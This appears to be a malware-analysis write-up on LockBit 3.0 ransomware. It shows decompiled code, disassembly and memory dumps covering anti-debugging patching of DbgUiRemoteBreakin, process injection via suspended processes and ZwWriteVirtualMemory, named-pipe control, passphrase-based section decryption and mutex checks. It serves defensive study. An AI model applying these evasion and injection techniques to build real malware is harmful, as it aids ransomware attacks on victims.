


```
77C9DFF0 | 6A 08             | push 8                                | DbgUiRemoteBreakin
77C9DFF2 | 68 D0CFCF77       | push ntdll.77CFCFD0                   |
77C9DFF7 | E8 589EFDFF       | call ntdll.77C77E54                   |
77C9DFFC | 64:A1 30000000    | mov eax,dword ptr fs:[30]             | [00000030]:PEB.Inhe
77C9E002 | 8078 02 00        | cmp byte ptr ds:[eax+2],0             |
77C9E006 | 75 09             | jne ntdll.77C9E011                    |
77C9E008 | F605 D402FE7F 02  | test byte ptr ds:[7FFE02D4],2         |
```

```
77C9DFF0 | D31F              | rcr dword ptr ds:[edi],cl             | DbgUiRemoteBreakin
77C9DFF2 | ED                | in eax,dx                             |
77C9DFF3 | 12F8              | adc bh,al                             |
77C9DFF5 | AB                | stosd                                 |
77C9DFF6 | 1D CBAC30DB       | sbb eax,DB30ACCB                      |
77C9DFFB | 86ED              | xchg ch,ch                            |
77C9DFFD | 8728              | xchg dword ptr ds:[eax],ebp           |
77C9DFFF | 37                | aaa                                   |
77C9E000 | 27                | daa                                   |
```

.text de-obfuscation during the runtime

This is part of anti-debugging technique, which prevents debuggers from attaching to the process to debug and analyze the LockBit behavior. The patching of *DbgUiRemoteBreakin* is also seen in other ransomwares such as Maze and Ragnar Locker.




```
local_8 = 0;
local_c = 0x20;
pDbgUiRemoteBreakin = FetchAddr_10005b18(-0x778c1144);
if (pDbgUiRemoteBreakin != 0) {
  local_8 = pDbgUiRemoteBreakin;
  iVar1 = (*ntdll.ZwProtectVirtualMemory_10025428)
                    (0xffffffff,&local_8,&local_c,PAGE_EXECUTE_READWRITE,local_10);
  if (iVar1 == 0) {
    (*cryptbase.SystemFunction040_100255f0)(pDbgUiRemoteBreakin,0x20,0);
  }
}
```

Fetch and encrypt DbgUiRemoteBreakin

Named Pipe & Injection method

The LockBit ransomware group heavily utilizes Named Pipe for their tools. This technology allows Named Pipe Server to communicate with multiple clients. This method is seen by the StealBit sample, in order to exfiltrate the data efficiently. However, few functionalities in DLLs have a one to one relationship. These functionalities are self deletion (DEL, GDLL) and desktop wallpaper update (WDLL).

The DEL and WDLL functions both have the same general execution flow. The LockBit first retrieves the directory to dump the client process' file by calling *SHGetSpecialFolderPathW*, specifying *CSIDL_COMMON_APPDATA* as a CSIDL, which fetches the folder path to the *C:\ProgramData*. LockBit proceeds to dump the file onto the disk under directory *C:\ProgramData* as a temporary file by using functions *GetTempFileNameW*, *CreateFileW* , and *WriteFile*.



```
1:  [esp]  00000360  00000360
2:  [esp+4]  02F46FF0  02F46FF0
3:  [esp+8]  00003800  00003800
4:  [esp+C]  02AAFB70  02AAFB70
5:  [esp+10]  00000000  00000000
```


```
02F46FF0 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ..........ÿÿ..
02F47000 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ,.......@.......
02F47010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02F47020 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 ................
02F47030 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..º..´.Í!¸.LÍ!Th
02F47040 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
02F47050 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS 
02F47060 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
02F47070 50 45 00 00 4C 01 04 00 15 59 50 62 00 00 00 00 PE..L....YPb....
02F47080 00 00 00 00 E0 00 03 01 0B 01 0E 0C 00 2C 00 00 ....à........,..
02F47090 00 0A 00 00 00 00 00 00 83 39 00 00 00 10 00 00 .........9......
02F470A0 00 40 00 00 00 00 40 00 00 10 00 00 00 02 00 00 .@....@.........
```

Writing a PE file into temporary file by *WriteFile*

LB3_rundll32.dll proceeds to call the following WIN32 api functions in the respective order:

- ***CreateProcessW***
- ***NtQueryInformationProcess***
- ***NtReadVirtualMemory***
- ***ZwProtectVirtualMemory***
- ***ZwWriteVirtualMemory***

The above combinations are conducting process injection. The *LB3_rundll32.dll* creates a process in *CREATE_SUSPEND* mode and proceeds to fetch the *.text* section of the injecting process. The *LB3_rundll32.dll* prepares the injection by updating the memory protection with *ZwProtectVirtualMemory* to *PAGE_EXECUTE_READWRITE* permission. Then *LB3_rundll32.dll* writes malicious code into the *.text* with *ZwWriteVirtualMemory*.




```
00401000    C8 A4A4 2F           enter A4A4,2F
00401004    6203                 bound eax,qword ptr ds:[ebx]
00401006    55                   push ebp
00401007    C2 14AB              ret AB14
0040100A    59                   pop ecx
0040100B    5D                   pop ebp
0040100C    BF 881B9578          mov edi,78951B88
00401011    66:57                push di
00401013    4F                   dec edi
00401014    2D 87FA2167          sub eax,6721FA87
00401019    B9 20BEEFCE          mov ecx,CEEFBE20
0040101E    D4 D3                aam D3
00401020    E7 5C                out 5C,eax
00401022    66:BF 389F           mov di,9F38
00401026    BF F27BDF0B          mov edi,BDF7BF2
0040102B    A7                   cmpsd
0040102C    D8A9 F16C5158        fsubr st(0),dword ptr ds:[ecx+58516CF1]
00401032    B2 05                mov dl,5
00401034  ˅ E0 27                loopne 73c8.40105D
00401036    22EB                 and ch,bl
00401038    17                   pop ss
00401039    0BF3                 or esi,ebx
0040103B    25 D5F58DDB          and eax,DB8DF5D5
00401040    2F                   das
```

```
00401000    55                   push ebp
00401001    8BEC                 mov ebp,esp
00401003    83C4 F0              add esp,FFFFFFF0
00401006    53                   push ebx
00401007    56                   push esi
00401008    57                   push edi
00401009    833D 70514000 00     cmp dword ptr ds:[405170],0
00401010  ˅ 75 1D                jne 73c8.40102F
00401012    C705 70514000 FFFFFFFmov dword ptr ds:[405170],FFFFFFFF
0040101C    8D05 68184000        lea eax,dword ptr ds:[401868]
00401022    FF70 28              push dword ptr ds:[eax+28]
00401025    E8 D6FFFFFF          call 73c8.401000
0040102A    A3 70514000          mov dword ptr ds:[405170],eax
0040102F    833D 74514000 00     cmp dword ptr ds:[405174],0
00401036  ˅ 75 1D                jne 73c8.401055
00401038    C705 74514000 FFFFFFFmov dword ptr ds:[405174],FFFFFFFF
00401042    8D05 68184000        lea eax,dword ptr ds:[401868]
00401048    FF70 24              push dword ptr ds:[eax+24]
0040104B    E8 B0FFFFFF          call 73c8.401000
00401050    A3 74514000          mov dword ptr ds:[405174],eax
00401055    C745 FC 00000000     mov dword ptr ss:[ebp-4],0
0040105C    E8 EB0E0000          call 73c8.401F4C
00401061    8B40 0C              mov eax,dword ptr ds:[eax+C]
00401064    8D48 0C              lea ecx,dword ptr ds:[eax+C]
```

Post injection to the client process via *ZwWriteVirtualMemory*


To prepare for the Named Pipe connection, the *LB3_rundll32.dll* proceeds to open the process running the *LB3_rundll32.dll* by calling the function NtOpenProcess. *LB3_rundll32.dll* proceeds to duplicate the fetched process handle for necessary access rights, *LB3_rundll32.dll* calls ZwDuplicateObject.



```
x32dbg.exe        7280
  rundll32.exe    8468
    D62.tmp       4016

Process   7   378   1FFFFF   PID 4016 (\Device\HarddiskVolume3\ProgramData\D62.tmp)
Process   7   390   1F3FFF   PID 8468 (Debuggee)

1: [esp]    00000390 00000390
2: [esp+4]  00000390 00000390
3: [esp+8]  00000378 00000378
4: [esp+C]  02DEED24 02DEED24
5: [esp+10] 00000000 00000000
6: [esp+14] 00000000 00000000
7: [esp+18] 00000003 00000003
```

Calling ZwDuplicateObject to duplicate the handle

Once preparation of the client process is complete, the function proceeds to create a Named Pipe by calling *CreateNamedPipeW* and *ResumeThread* of the client process starting at the starting instruction of the injected code. The *LB3_rundll32.dll* proceeds to *ConnectNamedPipe* and waits for the client's response. Once the client process connects to the Named Pipe, *LB3_rundll32.dll* is going to send a configuration setting of the file and close the buffer.



```
hNamedPipe = (*kernel32.CreateNamedPipeW_10025558)
                        (local_24,3,0,0xff,0,0,0xffffffff,&local_64);
if (hNamedPipe != -1) {
  (*kernel32.ResumeThread_100254a0)(hThread);
  iVar2 = (*kernel32.ConnectNamedPipe_1002555c)(hNamedPipe,0);
  if (((iVar2 != 0) || (*(int *)(in_FS_OFFSET + 0x34) == 0x217)) &&
     (iVar2 = (*kernel32.WriteFile_100254a8)(hNamedPipe,&local_a80,0x21c,local_14,0)
     , iVar2 != 0)) {
    (*kernel32.FlushFileBuffers_100254b0)(hNamedPipe);
  }
}
```


Establishing the Named Pipe connection with the client

The execution of relevant functionality for respective functions are conducted in the client processes.

Passphrase protection

As mentioned in the Passphrase protection section, both executable and DLL have passphrase protection on the binary. This functionality has obfuscated *.text*, *.data*, and *.pdata* section within the binary and deobfuscates it during the runtime. This obfuscation functionality is not available for DLL intended for Reflective DLL injection since it is not meant to pass command line arguments.


When a DLL is loaded into memory, the *.text* section has a write permission, which is indicating the *.text* section is going to be updated at some point during the runtime.



```
10000000 00001000 User  lb3_rundll32_pass.dll                                IMG  -R---
10001000 00018000 User   ".text"               Executable code               IMG  ERWC-
10019000 00001000 User   ".itext"                                            IMG  ER---
1001A000 00001000 User   ".rdata"              Read-only initialized data    IMG  -R---
1001B000 0000B000 User   ".data"               Initialized data              IMG  -RWC-
10026000 00003000 User   ".pdata"              Exception information         IMG  -RWC-
```

Writable .text section

In all of the exported functions, the function with offset 0x19000 gets called as the first function. This function is responsible for deobfuscating the obfuscated sections *.text*, *.data*, and *.pdata*. This function retrieves the passphrase passed in the argument via -*pass* and uses the passphrase to deobfuscate the sections.




```
10019553    FF75 10          push dword ptr ss:[ebp+10]
10019556    FF35 385D0210    push dword ptr ds:[10025D38]
1001955C    FF75 08          push dword ptr ss:[ebp+8]
1001955F    E8 9CFAFFFF      call lb3_rundll32_pass.10019000

1: [esp] 000D02D8 000D02D8
2: [esp+4] 10000000 lb3_rundll32_pass.10000000
3: [esp+8] 00698AB8 00698AB8 "-pass b0e466cf84273

00698AB8  2D 70 61 73 73 20 62 30 65 34 36 36 63 66 38 34  -pass b0e466cf84
00698AC8  32 37 33 63 35 32 35 32 66 66 66 31 38 34 36 30  273c5252fff18460
00698AD8  66 65 30 62 32 33 00 00 E8 6C 12 1D 00 0C 00 8C  fe0b23..èl......
```

Function retrieving -pass argument

During the runtime, the binary executes the following in order to deobfuscate the sections properly.


1. Fetch binary's sections.
2. Loop through the sections.
3. Calculate the obfuscated value of the section which is retrieved.
4. Compare the list of obfuscated values.
    a. **0x76918075**: *.text*
    b. **0x4a41b**: *.data*
    c. **0xb84b49b**: *.pdata*
5. Decrypt the section if it matches with the section value.



```
10019069 50             PUSH    EAX                                     Section name
1001906a e8 b5 00       CALL    FUN_10019124                            undefined8 FUN_1001
         00 00
1001906f 3d 75 80       CMP     EAX,0x76918075                          obfuscated ".text"
         91 76
10019074 74 0e          JZ      LAB_10019084
10019076 3d 1b a4       CMP     EAX,0x4a41b                             obfuscated ".data"
         04 00
1001907b 74 07          JZ      LAB_10019084
1001907d 3d 9b b4       CMP     EAX,0xb84b49b                           obfuscated ".pdata"
         84 0b
```

Function checking section's hash value

The comparison of the section is done by checking the obfuscated value of the section names, which is utilized for anti-analysis against static analysis. Once there's a match, the execution flow enters to deobfuscate the respective sections.




```
10001000    94                  xchg esp,eax
10001001    89F7                mov edi,esi
10001003    2BB2 43EB10B6       sub esi,dword ptr ds:[edx-49EF14BD]
10001009    BF 398E83BD         mov edi,BD838E39
1000100E    C5F5682E            vpunpckhbw ymm5,ymm1,yword ptr ds:[esi]
10001012    A7                  cmpsd
10001013    19A433 9B9AD51E     sbb dword ptr ds:[ebx+esi+1ED59A9B],esp
1000101A    B2 7A               mov dl,7A
1000101C    44                  inc esp
```

```
10001007    51                  push ecx
10001008    53                  push ebx
10001009    8B45 0C             mov eax,dword ptr ss:[ebp+C]
1000100C    8B4D 14             mov ecx,dword ptr ss:[ebp+14]
1000100F    0BC8                or ecx,eax
10001011    8B4D 10             mov ecx,dword ptr ss:[ebp+10]
10001014  ⌄ 75 0B               jne lb3_rundll32_pass.10001021
10001016    8B45 08             mov eax,dword ptr ss:[ebp+8]
10001019    F7E1                mul ecx
1000101B    5B                  pop ebx
1000101C    59                  pop ecx
1000101D    5D                  pop ebp
1000101E    C2 1000             ret 10
```

.text de-obfuscation during the runtime

Self Deletion

The configuration setting running_one ensures there is a single process instance of LockBit running when executing the encryption procedure. During the encryption procedure, the LockBit first checks mutex preceding with *Global*\. The processes can use named mutex to manage shared resources when there are multiple threads or processes. There are two types of Mutexes, which are prepended with *Global*\ or *Local*\. The shared resource may need to be accessed by different sessions, in which case *Global*\ mutex allows this behavior. LockBit first checks for *Global*\ mutex by executing OpenMutexW.



```
1:  [esp+4]  00100000 00100000
2:  [esp+8]  00000000 00000000
3:  [esp+C]  009E32F0 009E32F0 L"Global\\c5b97b55ccad3a1ab3d0

009E32F0 47 00 6C 00 6F 00 62 00 61 00 6C 00 5C 00 63 00 G.l.o.b.a.l.\.c.
009E3300 35 00 62 00 39 00 37 00 62 00 35 00 35 00 63 00 5.b.9.7.b.5.5.c.
009E3310 63 00 61 00 64 00 33 00 61 00 31 00 61 00 62 00 c.a.d.3.a.1.a.b.
009E3320 33 00 64 00 30 00 64 00 66 00 30 00 31 00 32 00 3.d.0.d.f.0.1.2.
009E3330 38 00 61 00 65 00 31 00 38 00 37 00 35 00 00 00 8.a.e.1.8.7.5...
```

